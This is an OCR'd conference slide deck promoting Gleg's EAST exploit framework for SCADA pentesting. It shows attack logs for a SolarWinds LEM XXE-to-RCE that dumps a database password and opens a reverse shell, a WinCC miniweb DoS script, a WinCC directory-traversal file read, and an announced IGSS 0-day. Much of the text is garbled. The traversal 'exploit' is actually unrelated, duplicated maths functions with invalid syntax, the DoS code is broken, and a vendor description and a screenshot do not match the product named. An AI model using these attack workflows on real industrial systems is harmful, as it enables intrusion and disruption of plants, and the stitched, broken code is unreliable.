



2016 中国互联网安全大会
China Internet Security Conference

协同联动 共建安全+命运共同体

" EAST framework vs SCADA Software. ICS Attack Approaches "

**Yuriy&Nikolay
Gurkin**

Gleg ltd

[Http://Eastfw.com](http://Eastfw.com)

contents


1. About
2. SCADA Pentesting software overview.
East countries national aspect.
3. EAST framework 4 SCADA SEC —
Architecture, functionality.
4. Typical SCADA vulns illustration.
WinCC, IGSS etc...
5. «0Day» for IGSS SCADA.
Full pwn via xml injection.
6. «0Day» for Kingview SCADA.
Relatively new vector of attack — projects
infection.



Works were headed by Gleg team. On the sec and exploit research market Gleg has been working since 2004.


1. About

Information Security Research in:




What is SCADA

SCADA *Supervisory Control And Data Acquisition*



What is SCADA

SCADA *Supervisory Control And Data Acquisition*



2. Pentesting Tools

West Open Source pentest tools
A Big Question is – Which security software to choose for ICS pentest if take in account national country's aspects ?!

West pentest frameworks
Availability, Trust, Origin, Reliability demands.
Most known open-source & commercial PenTest tools:

- Metasploit (partly open-source. US)
 - Core Impact, Canvas, Rapid7 Metasploit (commercial. All US)
- Please have a look to our approach to this:**
- All from US. => many 0-Day's vulns and knowledge are available FIRST for US anyhow... is this ok for East countries?

Some thoughts about common SEC software:



中国互联网安全大会



360互联网安全中心

- E.g. : For governmental structures in Russia (including learning and education!) Bureau of Industry and Security approval is needed. => time and cost
- For commercial — depends on...
- Delivery — sometimes several months
- Some products are not delivered at all to some markets (e.g. Core Impact)
- No guarantee from backdoors or «hiding» of info



So, it is good to:

- Have national standards for Sec Admins, CSO, Pentesters
- Develop and use more national and partner countries tools and soft
- More info exchange, conferences, seminars etc.
- Sec department for large companies or gov structures
- Ready for interaction with other countries. Security is international, but don't forget national interests...



Conclusions. What do we need for SCADA Security?



- Trusted code (national researchers and companies, verified code!)
- Ability to study, learn, develop 24/7 for all national and partner entities
- Most interesting and critical 0-day`s knowledge first for national partner and open-source frameworks...
- Free development of software and tools
- Equal conditions with partners in other countries
- Unrestricted knowledge exchange

EAST framework for SCADA pentesting!



中国互联网络安全大会



360互联网安全中心



Spaceship East («Vostok») ... were made in USSR...

Same like EAST framework — for piecefull progress

Let's proceed to second part. Functionality and Arch:

3. EAST — Exploits And Security Tools framework for SCADA pentesting



中国互联网安全大会




360互联网安全中心

So, our approach is to use EAST for SCADA
pentesting and exploits development

Let's have a look to Architecture, Functionality,
Features etc.

Architecture


- Programming language
- Python
 - Crossplatform
 - Modules interaction
struct
 - API
 - GUI and console both
remote
- All made SIMPLE to max
extent!



Architecture

GUI

- WebSocket interaction between modules, core, webserver and webclient.
- Ability to correct modules «on the fly»
- Fast reboot, fast operation



EAST framework allows to develop modules like tools, exploits, fuzzers, scanners and so on.

Currently:

- 3 types of shellcodes (message, reverse, command).
- 5 types encoders.
- Trojan and executables of small size.
- Classes for web vulns.

Comparison

Comparison



中国互联网安全大会



360互联网安全中心

	EaST	Core	Canvas	Metasploit
Simple to learn and use	+	-	-	-/+
Code verified (no backdoors)	100%	0%	50%	50%
Lessons and learning docs(in english)	+/-	-	-	+
Modules and packs available (exploits, tools etc..)	-/ «+»	+	+	+

SCADA exploits illustrated with the help of EAST Framework



中国互联网络安全大会



360互联网安全中心



Log & Event Manager normalizes logs so your rules and reports work regardless of the source. For example, see all logon failures regardless of the original log structure.

Soft

- Solarwinds Log and Event Manager

Type

- Remote Code Execution

CVE

- public

Attack

- Solarwinds Log and Event Manager XML injection resulting in arbitrary code exec.

SCADA exploits illustrated with the help of EAST Framework



中国互联网络安全大会



360互联网安全中心

Solarwinds Log and Event Manager RCE. East framework module sample.

Exploits and Simple Tools FRAMEWORK ver. 0.9.2

Connected Target: 192.168.1.120

sola

Available modules

- Exploits
 - ef_solarwinds_log_and_event_manager_rce

Running modules

- ef_solarwinds_log_and_event_manager_rce

Log:

```
2015-11-16 14:17:25: Module ef_solarwinds_log_and_event_manager_rce has been started
2015-11-16 14:17:27: Attacking 192.168.1.120
2015-11-16 14:17:27: FTP server started...
2015-11-16 14:17:27: Webserver started...
2015-11-16 14:17:30: Retrieved hsq! sa password: U6JA7zUJsW6jCP3CAIE8
2015-11-16 14:17:33: Triggering reverse shell
2015-11-16 14:17:34: Module ef_solarwinds_log_and_event_manager_rce was succeeded
```

Shell connected to ef_solarwinds_log_and_event_manager_rce listener

Module notes

Solarwinds Log and Event Manager is vulnerable to an XML external entity injection through the agent message processing service. This service listens on TCP port 37891. Using a crafted XML message, an attacker can trigger the vulnerability and force the disclosure of arbitrary files on the appliance. This vulnerability can be abused to allow remote execution of arbitrary system commands, which will lead to complete compromise of the LEM appliance and furthermore lead to full control of any connected endpoint agents that may be deployed throughout the enterprise.

Listener was connected to shell:

```
Listening on 0.0.0.0:4000
Shell connected to (192.168.1.120: 50484)
```

Enter commands here...

WinCC Dos with EAST Framework



中国互联网络安全大会



360互联网安全中心



SIMATIC WinCC - The scalable and open SCADA system for maximum plant transparency and productivity

Soft

- Siemens WinCC

Type

- Denial of Service

CVE

- public

Attack

- “miniweb.exe” crash after specially crafted HTTP POST query.

SCADA exploits illustrated with the help of EAST FW



中国互联安全大会



360互联网安全中心

WinCC DoS. East framework sample.

```
def exploit():
    self.exp = 'ef_wincc_miniweb_dos'
    self.host = self.exp.get('HOST')
    self.port = int(self.exp.get('PORT'))
    return

def do(self):
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((self.host, self.port))
    except:
        self.log('back reported no open socket')
        return 1
    self.log('back reported host service is closed. abort')
    return 1

def main(self):
    return 'DOS'

def run(self):
    self.exp()
    self.log('Starting [ %s ] on [ %s ]' % (self.exp.get('HOST'), self.exp.get('PORT')))
    try:
        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        client.connect((self.host, self.port))
        client.sendall(self.exploit())
        client.close()
        self.log('Data sent')
        time.sleep(5)
        self.log('back target')
        if self.do():
            self.log('fail')
            return 1
        else:
            self.log('success')
            return 1
    except:
        self.log('fail')
        self.log('fail')
        return 1
    return 1

if __name__ == '__main__':
    # you can only use the tool once for exploit.
    # later we will have standalone mode also.
    print('Starting exploit to ... [ %s ]' % '127.0.0.1')
    e = exploit()
    e.run()
```

Connected Target: 127.0.0.1:80

Type to search module... Edit module

Available modules	Running modules
- Exploits - ef_bitdefender_gravityzone_dt - ef_openssl_sql - ef_symantec_endpoint_protection_atd - ef_wincc_hmi_tu ef_wincc_miniweb_dos - ef_wincc_miniweb_dt - ef_wincc_tia_portal_miniweb_dos - Utilities	ef_wincc_miniweb_dos^x

2015-09-03 15:42:01: Module ef_wincc_miniweb_dos

2015-09-03 15:42:01: Attacking 127.0.0.1

2015-09-03 15:42:01: Data sent

WinCC flexible RT Module: Miniweb

WinCC flexible RT Module: Miniweb has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, [click here](#).

Send Error Report Don't Send

Reference -->
http://alulgi.alternativa.org/adwincflex_1-adv-bt-section-6/

From vendor:
WinCC flexible is ideal for use as a Human Machine Interface (HMI) in any machine or process-level application in plant, machine and series-machine construction. WinCC flexible is designed for all sectors of industry and offers engineering software for all SIMATIC HMI operator panels, from the smallest Micro Panel to the Multi Panel, as well as runtime visualization software for PC-based single-user systems running under Windows XP / Windows 7. miniweb.exe is a small webserver that listens



My Computer



Tcpview.exe



Distrib



Google
Chrome



EaST
Framework



Recycle Bin



SIMATIC
WinCC Flexi...



Automation
License ...



Miniweb.exe



TCPView - Sysinternals: ...



3:41 PM

WinCC Directory traversal with EAST Framework



中国互联网络安全大会



360互联网安全中心



SIMATIC WinCC - The scalable and open SCADA system for maximum plant transparency and productivity

Soft

- Siemens WinCC

Type

- Directory traversal

CVE

- public

Attack

- “miniweb.exe” is vuln to «directory traversal»

WinCC Directory Traversal. East framework exploit

```

def exp(x):
    def exp_rec(x, n):
        if n == 0:
            return 1
        else:
            return x * exp_rec(x, n-1)
    return exp_rec(x, x)

def fact(x):
    def fact_rec(x):
        if x == 0:
            return 1
        else:
            return x * fact_rec(x-1)
    return fact_rec(x)

def fib(n):
    def fib_rec(n):
        if n == 0:
            return 0
        elif n == 1:
            return 1
        else:
            return fib_rec(n-1) + fib_rec(n-2)
    return fib_rec(n)

def isPrime(n):
    def isPrime_rec(n, i):
        if i == 2:
            return n % i != 0
        elif i == n:
            return True
        else:
            return n % i != 0 and isPrime_rec(n, i+1)
    return isPrime_rec(n, 2)

def gcd(a, b):
    def gcd_rec(a, b):
        if b == 0:
            return a
        else:
            return gcd_rec(b, a % b)
    return gcd_rec(a, b)

def lcm(a, b):
    def lcm_rec(a, b):
        if a == 0 or b == 0:
            return 0
        else:
            return (a * b) // gcd(a, b)
    return lcm_rec(a, b)

def isPalindrome(s):
    def isPalindrome_rec(s):
        if len(s) == 0:
            return True
        else:
            return s[0] == s[-1] and isPalindrome_rec(s[1:-1])
    return isPalindrome_rec(s)

def isAnagram(s1, s2):
    def isAnagram_rec(s1, s2):
        if len(s1) != len(s2):
            return False
        else:
            return sorted(s1) == sorted(s2)
    return isAnagram_rec(s1, s2)

def isArmstrong(n):
    def isArmstrong_rec(n, sum, power):
        if n == 0:
            return sum == n
        else:
            return isArmstrong_rec(n // 10, sum + (n % 10)**power, power)
    return isArmstrong_rec(n, 0, len(str(n)))

def isHappy(n):
    def isHappy_rec(n):
        if n == 1:
            return True
        elif n == 4:
            return False
        else:
            return isHappy_rec(sum_of_squares(n))
    return isHappy_rec(n)

def isCircularPrime(n):
    def isCircularPrime_rec(n, i):
        if i == 10:
            return True
        else:
            return isPrime(n) and isCircularPrime_rec((n * 10 + n % 10) // 10, i+1)
    return isCircularPrime_rec(n, 1)

def isSemiPrime(n):
    def isSemiPrime_rec(n):
        for i in range(2, int(n**0.5) + 1):
            if n % i == 0:
                return False
        return True
    return isSemiPrime_rec(n)

def isStrongPrime(n):
    def isStrongPrime_rec(n):
        for i in range(2, n):
            if n % i == 0:
                return False
        return True
    return isStrongPrime_rec(n)

def isSuperPrime(n):
    def isSuperPrime_rec(n):
        for i in range(2, n):
            if n % i == 0:
                return False
        return True
    return isSuperPrime_rec(n)

def isMersennePrime(p):
    def isMersennePrime_rec(p):
        m = 2**p - 1
        return isPrime(m)
    return isMersennePrime_rec(p)

def isFibonacciPrime(n):
    def isFibonacciPrime_rec(n):
        if n in fib:
            return True
        else:
            return False
    return isFibonacciPrime_rec(n)

def isCarmichael(n):
    def isCarmichael_rec(n):
        for i in range(2, n):
            if gcd(i, n) != 1:
                return False
            if pow(i, n-1, n) != 1:
                return False
        return True
    return isCarmichael_rec(n)

def isPseudoprime(n):
    def isPseudoprime_rec(n):
        for i in range(2, n):
            if gcd(i, n) != 1:
                return False
            if pow(i, n-1, n) == 1:
                return True
        return False
    return isPseudoprime_rec(n)

def isWilsonPrime(n):
    def isWilsonPrime_rec(n):
        return (n-1)! % n == -1
    return isWilsonPrime_rec(n)

def isTwinPrime(n):
    def isTwinPrime_rec(n):
        return isPrime(n) and isPrime(n+2)
    return isTwinPrime_rec(n)

def isMersennePrime(p):
    def isMersennePrime_rec(p):
        m = 2**p - 1
        return isPrime(m)
    return isMersennePrime_rec(p)

def isFibonacciPrime(n):
    def isFibonacciPrime_rec(n):
        if n in fib:
            return True
        else:
            return False
    return isFibonacciPrime_rec(n)

def isCarmichael(n):
    def isCarmichael_rec(n):
        for i in range(2, n):
            if gcd(i, n) != 1:
                return False
            if pow(i, n-1, n) != 1:
                return False
        return True
    return isCarmichael_rec(n)

def isPseudoprime(n):
    def isPseudoprime_rec(n):
        for i in range(2, n):
            if gcd(i, n) != 1:
                return False
            if pow(i, n-1, n) == 1:
                return True
        return False
    return isPseudoprime_rec(n)

def isWilsonPrime(n):
    def isWilsonPrime_rec(n):
        return (n-1)! % n == -1
    return isWilsonPrime_rec(n)

def isTwinPrime(n):
    def isTwinPrime_rec(n):
        return isPrime(n) and isPrime(n+2)
    return isTwinPrime_rec(n)

```

Connected

Target: 127.0.0.1:80

Type to search module...

Edit module

Available mo...  

Exploits

- ef_bitdefender_gravibyzon...
- ef_openssl_sql
- ef_symantec_endpoint_pr...
- ef_wincc_hmi_fu
- ef_wincc_minweb_dos
- ef_wincc_minweb_dt
- ef_wincc_tia_portal_mini...

Utilities

Running modules

ef_wincc_minweb_dt

Log:

```

2015-09-03 15:39:22: Module ef_wincc_minweb_dt has been started
2015-09-03 15:39:23: Try download file: boot.ini
2015-09-03 15:39:23: File successfully loaded from 127.0.0.1 server.
2015-09-03 15:39:23: wrote to /OUTPUTS/ef_wincc_minweb_dt/boot.ini
2015-09-03 15:39:23: ===Content of file===
2015-09-03 15:39:23: [boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect

2015-09-03 15:39:23: =====End=====
2015-09-03 15:39:23: Module ef_wincc_minweb_dt was succeeded

```

Module notes

Reference -->

http://salugi.attensista.org/adulwi/ncflex_1-advbd/section-0/

Form vendor:

WinCC flexible is ideal for use as a Human Machine Interface (HMI) in any machine or process-level application in plant, machine and series-machine construction. WinCC flexible is designed for all sectors of industry and offers engineering software for all SIMATIC HMI operator panels, from the smallest Micro Panel to the



My Computer



Tcpview.exe



Distrib



Google
Chrome



EaST
Framework



Recycle Bin



SIMATIC
WinCC Flexi...



Automation
License ...



Miniweb.exe



TCPView - Sysinternals: ...



3:38 PM

5. Industrial control systems. IGSS SCADA. 0-Day.



IGSS operates in two business divisions:

1. Field Seismic Works
2. Geophysical Data Processing and Interpretation.

Soft

- IGSS SCADA

Type

- Remote Code Execution

CVE

- 0-day

Attack

- XML injection leveraged to arbitrary code execution.

SCADA exploits illustrated with the help of EAST Framework



中国互联网络安全大会



360互联网安全中心

IGSS SCADA 0day exploit. EAST framework module.

The screenshot shows a Windows XP desktop environment. In the foreground, the 'TouchExplorer---test' application is open, displaying a project tree on the left and a central workspace. The project tree includes nodes for System, Tag, Node, Device, and Picture. The 'Device' node is expanded, showing sub-nodes like COM1, COM2, DDE, Board, OPC Server, Network Node, System configuration, Set TouchExplorer, Set TouchView, Alarm configuration, Historical Logging, Network Configuration, User Configuration, Printer Setting, Electronic recording configurat, Preset comment, SQL access manager, Table template, and Bind list. The 'TCPView - Sysinternals: www.sysinternals.com' window is also open, showing a list of network connections. The table below represents the data shown in the TCPView window.

Process	Protocol	Local Address	Remote Address	State
svchost.exe:1008	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
System:4	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
hasplms.exe:204	TCP	0.0.0.0:1947	0.0.0.0:0	LISTENING
svchost.exe:1368	TCP	0.0.0.0:2869	0.0.0.0:0	LISTENING
TouchExplorer.exe:3440	TCP	0.0.0.0:5679	0.0.0.0:0	LISTENING
TouchExplorer.exe:3440	TCP	0.0.0.0:12458	0.0.0.0:0	LISTENING
KvHistDataSvr.exe:260	TCP	0.0.0.0:41130	0.0.0.0:0	LISTENING
KvSignatureSvr.exe:272	TCP	0.0.0.0:41630	0.0.0.0:0	LISTENING
alg.exe:1316	TCP	127.0.0.1:1026	0.0.0.0:0	LISTENING
System:4	TCP	192.168.1.150:139	0.0.0.0:0	LISTENING
HistorySvr.exe:3424	TCP	0.0.0.0:777	0.0.0.0:0	LISTENING
[System Process]:0	TCP	192.168.1.150:3270	93.184.220.29:80	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3277	54.230.229.81:443	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3280	54.192.95.143:443	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3283	213.180.204.63:443	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3276	5.45.205.232:80	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3274	213.180.204.63:443	TIME_WAIT
[System Process]:0	TCP	192.168.1.150:3272	52.84.194.210:443	TIME_WAIT
ntpd.exe:412	UDP	0.0.0.0:123	0.0.0.0:0	
System:4	UDP	0.0.0.0:445	0.0.0.0:0	
lsass.exe:740	UDP	0.0.0.0:500	0.0.0.0:0	
hasplms.exe:204	UDP	0.0.0.0:1025	0.0.0.0:0	
